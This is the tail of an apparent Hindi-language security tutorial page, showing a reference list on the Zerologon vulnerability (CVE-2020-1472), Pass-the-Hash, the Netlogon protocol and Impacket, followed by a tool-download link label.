
2025-10-06_10-08-10 2025-10-06_10-09-06

संदर्भ

  • Zerologon (CVE-2020-1472): An Unauthenticated Privilege Escalation to Full Domain Privilege
  • Zerologon क्या है?
  • [MS-NRPC]: Netlogon Remote Protocol
  • CVE-2020-1472 Detail
  • ZeroLogon-CVE-2020-1472 - Youtube पर प्रयोगशाला
  • Pass-the-Hash Attack
  • Impacket के बारे में और अधिक
टूल डाउनलोड करें